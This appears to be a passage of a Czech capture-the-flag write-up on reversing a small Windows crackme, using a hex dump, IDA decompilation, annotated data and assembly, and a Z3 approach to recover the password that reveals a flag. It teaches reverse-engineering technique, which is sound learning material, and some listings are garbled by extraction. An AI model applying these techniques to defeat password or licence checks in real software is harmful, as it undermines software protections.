Je velmi dobře možné, že výsledné heslo bude obsahovat i hodnoty, které se nedají napsat do terminálu na klávesnici – to nás ale nezastaví. Jelikož program čte heslo ze standardního vstupu, můžeme požadované heslo uložit např. do souboru a tento soubor na vstup programu přesměrovat. Tím dojde k simulaci situace, kdy by uživatel zadané hodnoty do programu napsal, a zbavíme se omezení na zobrazitelnost či napsatelnost na klávesnici.

Pokud jsme heslo odvodili dobře, zobrazí se nám dešifrovaná vlajka!

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  Decoded text
00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00  MZ..........ÿÿ..¸.......
00000018   40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @.......................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 09 CD  ............€.....°..´.Í
00000048   21 B8 01 4C CD 21 48 69 6E 74 3A 20 49 64 61 20 46 72 65 65 20 75 6D 69  !¸.LÍ!Hint: Ida Free umi
00000060   20 64 65 6B 6F 6D 70 69 6C 6F 76 61 74 20 64 6F 20 63 2B 2B 21 0D 0D 0A   dekompilovat do c++!...
00000078   24 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 B3 7F 57 65 00 00 00 00  $.......PE..L...³.We....
00000090   00 00 00 00 E0 00 03 01 0B 01 0E 25 00 06 00 00 00 04 00 00 00 00 00 00  ....à......%............
000000A8   84 12 00 00 00 10 00 00 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00  „........ ....@.........
000000C0   06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 00 40 00 00 00 02 00 00  ..................@.....
000000D8   00 00 00 00 03 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ........................
000000F0   00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 14 30 00 00 28 00 00 00  .................0..(...
00000108   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
00000120   00 00 00 00 00 00 00 00 00 00 10 00 00 1C 00 00 00 00 00 00 00 00 00 00  ........................
00000138   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
00000150   00 00 00 00 00 00 00 00 00 00 30 00 00 14 00 00 00 00 00 00 00 00 00 00  .........0..............
00000168   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .................text...
00000180   61 05 00 00 00 10 00 00 00 06 00 00 00 02 00 00 00 00 00 00 00 00 00 00  a.......................
00000198   00 00 00 00 20 00 00 60 2E 64 61 74 61 00 00 00 F7 01 00 00 00 20 00 00  .... ..`.data...÷.... ..
000001B0   00 02 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ....................@..À
000001C8   2E 69 64 61 74 61 00 00 92 00 00 00 00 30 00 00 00 02 00 00 00 0A 00 00  .idata..'....0..........
000001E0   00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00  ............@..@........
000001F8   00 00 00 00 00 00 00 00 00 00 00 00 B3 7F 57 65 00 00 00 00 0D 00 00 00  ............³.We........
00000210   CC 00 00 00 3C 10 00 00 3C 02 00 00 18 00 00 00 02 80 02 80 00 00 00 00  Ì...<...<.........€.€....
00000228   00 00 00 00 34 10 00 00 08 00 00 00 08 11 00 00 41 04 00 00 00 00 00 00  ....4...........A.......
00000240   00 10 00 00 1C 00 00 00 2E 72 64 61 74 61 00 00 1C 10 00 00 20 00 00 00  .........rdata...... ...
00000258   2E 72 64 61 74 61 24 76 6F 6C 74 6D 64 00 00 00 3C 10 00 00 CC 00 00 00  .rdata$voltmd...<...Ì...
00000270   2E 72 64 61 74 61 24 7A 7A 7A 64 62 67 00 00 00 08 11 00 00 59 04 00 00  .rdata$zzzdbg.......Y...
00000288   2E 74 65 78 74 24 6D 6E 00 00 00 00 00 20 00 00 F7 01 00 00 2E 64 61 74  .text$mn..... ..÷....dat
000002A0   61 00 00 00 00 30 00 00 14 00 00 00 2E 69 64 61 74 61 24 35 00 00 00 00  a....0.......idata$5....
000002B8   14 30 00 00 14 00 00 00 2E 69 64 61 74 61 24 32 00 00 00 00 28 30 00 00  .0.......idata$2....(0..
000002D0   14 00 00 00 2E 69 64 61 74 61 24 33 00 00 00 00 3C 30 00 00 14 00 00 00  .....idata$3....<0......
000002E8   2E 69 64 61 74 61 24 34 00 00 00 00 50 30 00 00 42 00 00 00 2E 69 64 61  .idata$4....P0..B....ida
00000300   74 61 24 36 00 00 00 00 55 8B EC 51 83 65 FC 00 8B 45 08 03 45 FC 0F BE  ta$6....U‹ìQƒeü.‹E..Eü.¾
00000318   00 85 C0 74 17 8B 45 08 03 45 FC 0F BE 00 83 F8 0D 74 09 8B 45 FC 40 89  .…Àt.‹E..Eü.¾.ƒø.t.‹Eü@‰
00000330   45 FC EB DC 8B 45 FC C9 C3 55 8B EC 51 51 83 65 FC 00 6A F6 FF 15 0C 30  EüëÜ‹EüÉÃU‹ìQQƒeü.jöÿ..0
```

Obrázek 3: Nápověda k použití dekompilace


5.1 Jak dekompilovaný kód převést na něco použitelnějšího

```
lpBuffer = aVTomhleProgram;
sub_401166(aVTomhleProgram);
if ( !sub_401139(Buffer) )
  return sub_40 lpBuffer: char[378]
Sleep(0xFAu);
if ( (int)sub_401108(Buffer) > 10 )
  return sub_4011D6();
if ( v9 )
  return sub_4011E9();
v18 = ~v7;
```

Můžeme začít první neznámou funkcí. Vidíme, že jako argument přijímá char[]/char*.

```
1  BOOL __cdecl sub_401166(void *lpBuffer)
2  {
3    int v1; // eax
4    HANDLE hConsoleOutput; // [esp+0h] [ebp-8h]
5    DWORD NumberOfCharsWritten; // [esp+4h] [ebp-4h] BYREF
6
7    NumberOfCharsWritten = 0;
8    hConsoleOutput = GetStdHandle(0xFFFFFFF5);
9    v1 = sub_401108((int)lpBuffer);
10   return WriteConsoleA(hConsoleOutput, lpBuffer, v1, &NumberOfCharsWritten, 0);
11 }
```

Funkce dál volá WriteConsoleA s předaným argumentem. Je to výpis do konzole. Ida nám umožňuje si funkce a proměnné přejmenovávat.




Další funkce vypadá hodně podobně, akorát bude z konzole číst a ne do ní psát.

```
1 BOOL __cdecl sub_401139(LPVOID lpBuffer)
2 {
3   HANDLE hFile; // [esp+0h] [ebp-8h]
4   DWORD NumberOfBytesRead; // [esp+4h] [ebp-4h] BYREF
5
6   NumberOfBytesRead = 0;
7   hFile = GetStdHandle(0xFFFFFFF6);
8   return ReadFile(hFile, lpBuffer, 0xFFu, &NumberOfBytesRead, 0);
9 }
```

Navíc si můžeme všimnout a dozvědět se z dokumentace, že přečte maximálně 255 bajtů. Načtený vstup uloží do Buffer, který si můžeme přejmenovat na heslo a obdobně si přejmenujeme i ostatní funkce.

```
1 int __cdecl sub_401108(int a1)
2 {
3   int i; // [esp+0h] [ebp-4h]
4
5   for ( i = 0; *(_BYTE *)(i + a1) && *(_BYTE *)(i + a1) != 13; ++i )
6     ;
7   return i;
8 }
```

Tahle funkce je dost ošklivá. Ze startu ale víme, že přijímá to heslo, čili char*. Argument funkce můžeme přetypovat.




```
1 int __cdecl sub_401108(char *a1)
2 {
3   int i; // [esp+0h] [ebp-4h]
4
5   for ( i = 0; a1[i] && a1[i] != '\r'; ++i )
6     ;
7   return i;
8 }
```

A vidíme, že funkce počítá délku string. (13 decimálně je `\r`, IDA nám to umí převést).

```
1  int start()
2  {
3    char v1; // bl
4    char password[2]; // [esp+8h] [ebp-114h] BYREF
5    char v3; // [esp+Ah] [ebp-112h]
6    char v4; // [esp+Bh] [ebp-111h]
7    unsigned __int8 v5; // [esp+Ch] [ebp-110h]
8    unsigned __int8 v6; // [esp+Dh] [ebp-10Fh]
9    char v7; // [esp+Eh] [ebp-10Eh]
10   unsigned __int8 v8; // [esp+Fh] [ebp-10Dh]
11   char v9; // [esp+10h] [ebp-10Ch]
12   void *lpBuffer; // [esp+108h] [ebp-14h]
13   char v11[2]; // [esp+10Ch] [ebp-10h]
14   char v12; // [esp+10Eh] [ebp-Eh]
15   char v13; // [esp+10Fh] [ebp-Dh]
16   char v14; // [esp+110h] [ebp-Ch]
17   char v15; // [esp+111h] [ebp-Bh]
18   char v16; // [esp+112h] [ebp-Ah]
19   char v17; // [esp+113h] [ebp-9h]
20   char v18; // [esp+114h] [ebp-8h]
21   char v19; // [esp+115h] [ebp-7h]
22   unsigned __int16 i; // [esp+118h] [ebp-4h]
23
24   lpBuffer = aVTomhleProgram;
25   print(aVTomhleProgram);
26   if ( !read_input(password) )
27     return print_spatna_delka();
28   Sleep(0xFAu);
29   if ( string_length((int)password) > 10 )
30     return print_spatna_delka();
31   if ( v9 )
32     return print_spatne_heslo();
33   v18 = ~v7;
34   v15 = ((int)v6 >> (v8 % 5) << (v8 % 5)) + (v5 & 0xF);
35   v12 = 4 * v3;
36   v17 = 2 * v8 - *((_BYTE *)lpBuffer + 9);
37   v13 = v8 + v4;
38   Sleep(0xFAu);
39   v11[0] = password[0] + 23;
40   v14 = (v6 & 0xF) + ((int)v5 >> (v8 % 5) << (v8 % 5));
41   v12 -= 2 * v3;
42   v16 = password[0] - v3;
43   v1 = password[1];
44   v11[1] = sub_401198((int)a96) ^ v1;
45   Sleep(0xFAu);
46   v19 = v9;
47   for ( i = 0; i < 0xAu; ++i )
48   {
```

Pořád nám tady ale překáží nějaký bordel. Dekompilace není dokonalá. Nedokáže poznat, jestli data na stacku patří jednotlivým proměnným nebo jestli to bylo pole atd. Musíme jí trošku pomoct. Z funkce read_input víme, že očekává buffer o velikosti 255. Tak co kdybychom naše heslo přetypovali na char[255]. Ida sice řve, že přijdeme o ty další proměnné, ale to je náš účel, takže dáme Set the type.

Podobně pro `v11`. Dohromady `v11` až `v19` mají 10 znaků, stejně jako podmínka v ifu a stejně jako for smyčka nakonci, můžeme je zase spojit do jednoho pole `checkBytes`.

```
int start()
{
  char v1; // bl
  char password[255]; // [esp+8h] [ebp-114h] BYREF
  void *lpBuffer; // [esp+108h] [ebp-14h]
  char checkBytes[10]; // [esp+10Ch] [ebp-10h]
  unsigned __int16 i; // [esp+118h] [ebp-4h]

  lpBuffer = aVTomhleProgram;
  print(aVTomhleProgram);
  if ( !read_input(password) )
    return print_spatna_delka();
  Sleep(0xFAu);
  if ( string_length(password) > 10 )
    return print_spatna_delka();
  if ( password[8] )
    return print_spatne_heslo();
  checkBytes[8] = ~password[6];
  checkBytes[5] = ((int)(unsigned __int8)password[5] >> ((unsigned __int8)password[7] % 5)

                + (password[4] & 0xF);
  checkBytes[2] = 4 * password[2];
  checkBytes[7] = 2 * password[7] - *((_BYTE *)lpBuffer + 9);
  checkBytes[3] = password[7] + password[3];
  Sleep(0xFAu);
  checkBytes[0] = password[0] + 23;
  checkBytes[4] = (password[5] & 0xF)
                + ((int)(unsigned __int8)password[4] >> ((unsigned __int8)password[7] % 5)

  checkBytes[2] -= 2 * password[2];
  checkBytes[6] = password[0] - password[2];
  v1 = password[1];
  checkBytes[1] = parse_int(str_96) ^ v1;
  Sleep(0xFAu);
  checkBytes[9] = password[8];
  for ( i = 0; i < 10u; ++i )
  {
    if ( checkBytes[i] != byte_402024[i] )
      return print_spatne_heslo();
  }
  Sleep(0xFAu);
  return print_flag(password);
}
```

To už vypadá mnohem lépe.

Na řešení takovýchto omezení je perfektní Z3 solver. Stačí uklizený dekompilovaný kód přepsat do python skriptu s využitím Z3 a najde nám to správný vstup, aby byly splněny všechny podmínky. Skript je v zipu v kódu řešení.

```
int start()
{
  char v1; // bl
  char Buffer[2]; // [esp+8h] [ebp-114h] BYREF
  char v3; // [esp+Ah] [ebp-112h]
  char v4; // [esp+Bh] [ebp-111h]
  unsigned __int8 v5; // [esp+Ch] [ebp-110h]
  unsigned __int8 v6; // [esp+Dh] [ebp-10Fh]
  char v7; // [esp+Eh] [ebp-10Eh]
  unsigned __int8 v8; // [esp+Fh] [ebp-10Dh]
  char v9; // [esp+10h] [ebp-10Ch]
  void *lpBuffer; // [esp+108h] [ebp-14h]
  char v11[2]; // [esp+10Ch] [ebp-10h]
  char v12; // [esp+10Eh] [ebp-Eh]
  char v13; // [esp+10Fh] [ebp-Dh]
  char v14; // [esp+110h] [ebp-Ch]
  char v15; // [esp+111h] [ebp-Bh]
  char v16; // [esp+112h] [ebp-Ah]
  char v17; // [esp+113h] [ebp-9h]
  char v18; // [esp+114h] [ebp-8h]
  char v19; // [esp+115h] [ebp-7h]
  unsigned __int16 i; // [esp+118h] [ebp-4h]

  lpBuffer = aVTomhleProgram;
  sub_401166(aVTomhleProgram);
  if ( !sub_401139(Buffer) )
    return sub_4011D6();
  Sleep(0xFAu);
  if ( (int)sub_401108(Buffer) > 10 )
    return sub_4011D6();
  if ( v9 )
    return sub_4011E9();
  v18 = ~v7;
  v15 = ((int)v6 >> (v8 % 5) << (v8 % 5)) + (v5 & 0xF);
  v12 = 4 * v3;
  v17 = 2 * v8 - *((_BYTE *)lpBuffer + 9);
  v13 = v8 + v4;
  Sleep(0xFAu);
  v11[0] = Buffer[0] + 23;
  v14 = (v6 & 0xF) + ((int)v5 >> (v8 % 5) << (v8 % 5));
  v12 -= 2 * v3;
  v16 = Buffer[0] - v3;
  v1 = Buffer[1];
  v11[1] = sub_401198(a96) ^ v1;
  Sleep(0xFAu);
  v19 = v9;
  for ( i = 0; i < 0xAu; ++i )
  {
    if ( v11[i] != byte_402024[i] )
      return sub_4011E9();
  }
  Sleep(0xFAu);
  return sub_4011FC(Buffer);
}
```

Obrázek 4: Pseudokód produkovaný dekompilací v nástroji IDA

```
.data:00402000 _data           segment para public 'DATA' use32
.data:00402000                 assume cs:_data
.data:00402000                 ;org 402000h
.data:00402000 byte_402000     db 24h                  ; DATA XREF: sub_4011FC+47↑r
.data:00402001                 db 0CCh
.data:00402002                 db  10h
.data:00402003                 db  97h
.data:00402004                 db  35h ; 5
.data:00402005                 db  8Ah
.data:00402006                 db 0B8h
.data:00402007                 db  2Bh ; +
.data:00402008                 db  5Fh ; _
.data:00402009                 db  31h ; 1
.data:0040200A                 db 0CDh
.data:0040200B                 db  4Fh ; O
.data:0040200C                 db  88h
.data:0040200D                 db  22h ; "
.data:0040200E                 db 0ACh
.data:0040200F                 db 0E6h
.data:00402010                 db  6Eh ; n
.data:00402011                 db  74h ; t
.data:00402012                 db  1Dh
.data:00402013                 db 0D5h
.data:00402014                 db  4Fh ; O
.data:00402015                 db  97h
.data:00402016                 db  3Dh ; =
.data:00402017                 db 0ACh
.data:00402018                 db 0B8h
.data:00402019                 db  3Ah ; :
.data:0040201A                 db  36h ; 6
.data:0040201B                 db  72h ; r
.data:0040201C                 db  94h
.data:0040201D                 db  4Ah ; J
.data:0040201E                 db 0D0h
.data:0040201F                 db  7Fh ;
.data:00402020                 db  8Eh
.data:00402021                 db    0
.data:00402022                 db    0
.data:00402023                 db    0
.data:00402024 ; char byte_402024[12]
.data:00402024 byte_402024     db 59h                  ; DATA XREF: start+295↑r
.data:00402025                 db 0C5h
.data:00402026                 db 0F6h
.data:00402027                 db  42h ; B
.data:00402028                 db  43h ; C
.data:00402029                 db 0FEh
.data:0040202A                 db 0C7h
.data:0040202B                 db  4Ch ; L
.data:0040202C                 db  77h ; w
.data:0040202D                 db    0
.data:0040202E                 db    0
.data:0040202F                 db    0
.data:00402030 aSpatnaDelkaHes db 0Ah                  ; DATA XREF: sub_4011D6+3↑o
.data:00402030                 db 'Spatna delka hesla!',0Ah,0
.data:00402046                 align 4
.data:00402048 aSpatneHeslo    db 0Ah                  ; DATA XREF: sub_4011E9+3↑o
.data:00402048                 db 'Spatne heslo!',0Ah,0
.data:00402058 aGratulujemeTaj db 0Ah                  ; DATA XREF: sub_4011FC+D↑o
.data:00402058                 db 'Gratulujeme! Tajemstvi je',0Ah,0
.data:00402074 asc_402074      db 0Ah,0                ; DATA XREF: sub_4011FC:loc_401274↑o
.data:00402076                 align 4
.data:00402078 aVTomhleProgram db 'V tomhle programu se schovava tajemstvi. K jeho ziskani musis zad'
```

Obrázek 5: Data uložená v programu. Zašifrovaná vlajka (zelená) a kontrolní bajty (červená).

```
checkBytes[8] = ~password[6]; //bitová negace

//sloučení dolních čtyř bitů password[4] s horními čtyřmi bity password[5]
//pomocí bitových posunů a bitového AND
checkBytes[5] = (password[4] & 0x0F) +
                ((password[5] >> (password[7] % 5)) << (password[7] % 5));

checkBytes[2] = 4 * password[2];
checkBytes[7] = password[7] * 2 - str[9];
checkBytes[3] = password[3] + password[7];
checkBytes[0] = password[0] + 0x17;

//sloučení horních čtyř bitů password[4] s dolními čtyřmi bity password[5]
checkBytes[4] = ((password[4] >> (password[7] % 5)) << (password[7] % 5))
                + (password[5] & 0x0F);

checkBytes[2] -= (password[2] << 1); //bitový posun vlevo slouží jako násobení dvěma
checkBytes[6] = password[0] - password[2];

//atoi převede numerický string na integer s hodnotou jím reprezentovanou
checkBytes[1] = password[1] ^ atoi("96");
```

Obrázek 6: Postup tvorby bajtů k porovnání

```
.text:004012FD loc_4012FD:                              ; CODE XREF: start+6D↑j
.text:004012FD                  xor     eax, eax
.text:004012FF                  inc     eax
.text:00401300                  imul    eax, 6
.text:00401303                  movzx   eax, [ebp+eax+Buffer]
.text:0040130B                  not     eax
.text:0040130D                  xor     ecx, ecx
.text:0040130F                  inc     ecx
.text:00401310                  shl     ecx, 3
.text:00401313                  mov     [ebp+ecx+var_10], al
.text:00401317                  xor     eax, eax
.text:00401319                  inc     eax
.text:0040131A                  shl     eax, 2
.text:0040131D                  movzx   ebx, [ebp+eax+Buffer]
.text:00401325                  and     ebx, 0Fh
.text:00401328                  xor     eax, eax
.text:0040132A                  inc     eax
.text:0040132B                  imul    eax, 5
.text:0040132E                  movzx   esi, [ebp+eax+Buffer]
.text:00401336                  xor     eax, eax
.text:00401338                  inc     eax
.text:00401339                  imul    eax, 7
.text:0040133C                  movzx   eax, [ebp+eax+Buffer]
.text:00401344                  cdq
.text:00401345                  push    5
.text:00401347                  pop     ecx
.text:00401348                  idiv    ecx
.text:0040134A                  mov     ecx, edx
.text:0040134C                  sar     esi, cl
.text:0040134E                  xor     eax, eax
.text:00401350                  inc     eax
.text:00401351                  imul    eax, 7
.text:00401354                  movzx   eax, [ebp+eax+Buffer]
.text:0040135C                  cdq
.text:0040135D                  push    5
.text:0040135F                  pop     ecx
.text:00401360                  idiv    ecx
.text:00401362                  mov     ecx, edx
.text:00401364                  shl     esi, cl
.text:00401366                  add     ebx, esi
.text:00401368                  xor     eax, eax
.text:0040136A                  inc     eax
.text:0040136B                  imul    eax, 5
.text:0040136E                  mov     [ebp+eax+var_10], bl
.text:00401372                  xor     eax, eax
.text:00401374                  inc     eax
.text:00401375                  shl     eax, 1
.text:00401377                  movzx   eax, [ebp+eax+Buffer]
.text:0040137F                  shl     eax, 2
.text:00401382                  xor     ecx, ecx
.text:00401384                  inc     ecx
.text:00401385                  shl     ecx, 1
.text:00401387                  mov     [ebp+ecx+var_10], al
.text:0040138B                  xor     eax, eax
.text:0040138D                  inc     eax
.text:0040138E                  imul    eax, 7
.text:00401391                  movzx   eax, [ebp+eax+Buffer]
.text:00401399                  shl     eax, 1
.text:0040139B                  xor     ecx, ecx
.text:0040139D                  inc     ecx
.text:0040139E                  imul    ecx, 9
```

Obrázek 7: Část assembler kódu pro generování kontrolních bajtů z hesla